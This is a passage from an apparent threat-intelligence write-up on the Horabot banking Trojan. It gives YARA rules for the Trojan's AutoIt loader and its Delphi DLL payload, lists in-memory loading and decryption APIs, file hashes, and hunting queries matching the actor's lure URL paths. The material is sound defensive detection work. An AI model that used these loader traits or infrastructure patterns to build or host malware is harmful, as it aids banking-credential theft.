- One of the comments in the code reads “limpa a caixa de saida antes de sapecar”. Sapecar has a very specific meaning that only Brazilian Portuguese speakers would naturally understand. The closest equivalent to this comment in English would be: “Clear the outbox before you blast it off or let it rip.”
Detection engineering and threat hunting opportunities
After navigating this long, layered attack chain, we bet some of the tech folks reading this have already started imagining potential detection opportunities.With that in mind, this section provides some rules and queries that you can use to detect and hunt this threat in your own environment.YARA rules
The YARA rules focus on two core components of the operation: the AutoIt script that functions as the loader, and the Delphi DLL that serves as the banking Trojan.|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
|
import “pe”
rule Horabot_Delphi_Trojan
{
meta:
author = “maT”
description = “Detects Horabot payload/trojan (Delphi DLL)”
hash_01 = “6272ef6ac1de8fb4bdd4a760be7ba5ed”
hash_02 = “4caa797130b5f7116f11c0b48013e430”
hash_03 = “c882d948d44a65019df54b0b2996677f”
condition:
uint32be(0) == 0x4d5a5000 and
filesize < 150MB and
pe.is_dll() and
pe.number_of_exports == 4 and
pe.exports(“dbkFCallWrapperAddr”) and
pe.exports(“__dbk_fcall_wrapper”) and
pe.exports(“TMethodImplementationIntercept”) and
pe.exports(/^[A–Z][0–9]{6}_[A–Z0–9]$/)
}
rule Horabot_AutoIT_Loader
{
meta:
author = “maT”
description = “Detects AutoIT script used as a loader by Horabot”
strings:
$winapi_01 = “Advapi32.dll”
$winapi_02 = “CryptDeriveKey”
$winapi_03 = “CryptDecrypt”
$winapi_04 = “MemoryLoadLibrary”
$winapi_05 = “VirtualAlloc”
$winapi_06 = “DllCallAddress”
$str_seed = “99521487”
$str_func01 = “B080723_N”
$str_func02 = “A040822_1”
$opt_hexstr01 = { 20 3D 20 22 ?? ?? ?? ?? ?? ?? ?? 5F ?? 22 20 0D 0A 4C 6F 63 61 6C 20 24} // = “B080723_N” CRLF Local $
$opt_aes192 = “0x0000660f” // CALG_AES_192
$opt_md5 = “0x00008003” // CALG_MD5
condition:
filesize < 100KB and
all of ($winapi*) and
(
1 of ($str*) or
all of ($opt*)
)
}
|
Hunting queries
You may notice that some patterns in this section do not appear in the URLs described earlier in the article. These additional patterns were included because we observed small variations introduced by the threat actor over time, such as the use of QR codes in the lure pages.| VirusTotal Intelligence | entity:url (url:”0DOWN1109″ or url:”0QR-CODE” or url:”0zip0408″ or url:”0out0408″ or url:”0capcha17″ or url:”/g1/ld1/” or url:”/g1/auxld1″ or url:”/au/gerapdf/blqs1″ or url:”/au/gerauto.php” or url:”g1/ctld” or url:”index25.php” or url:”07f07ffc-028d” or url:”0AT14″ or url:”0sen711″) or (url:”index15.php” and (url:”/on7″ or url:”/on7all” or url:”/inf”)) |
| URLScan | page.url.keyword:/.*\/([0-9]{6}|reserva)\/(au|up)\/.*/ OR page.url:(*0DOWN1109* OR *0QR-CODE* OR *0zip0408* OR *0out0408* OR *0capcha17* OR *\/g1\/ld1* OR *\/g1\/auxld1* OR *\/au\/gerapdf\/blqs1* OR *\/au\/gerauto.php* OR *\/g1\/ctld* OR *\/index25.php OR *\/index15.php) |
IoCs
Source link
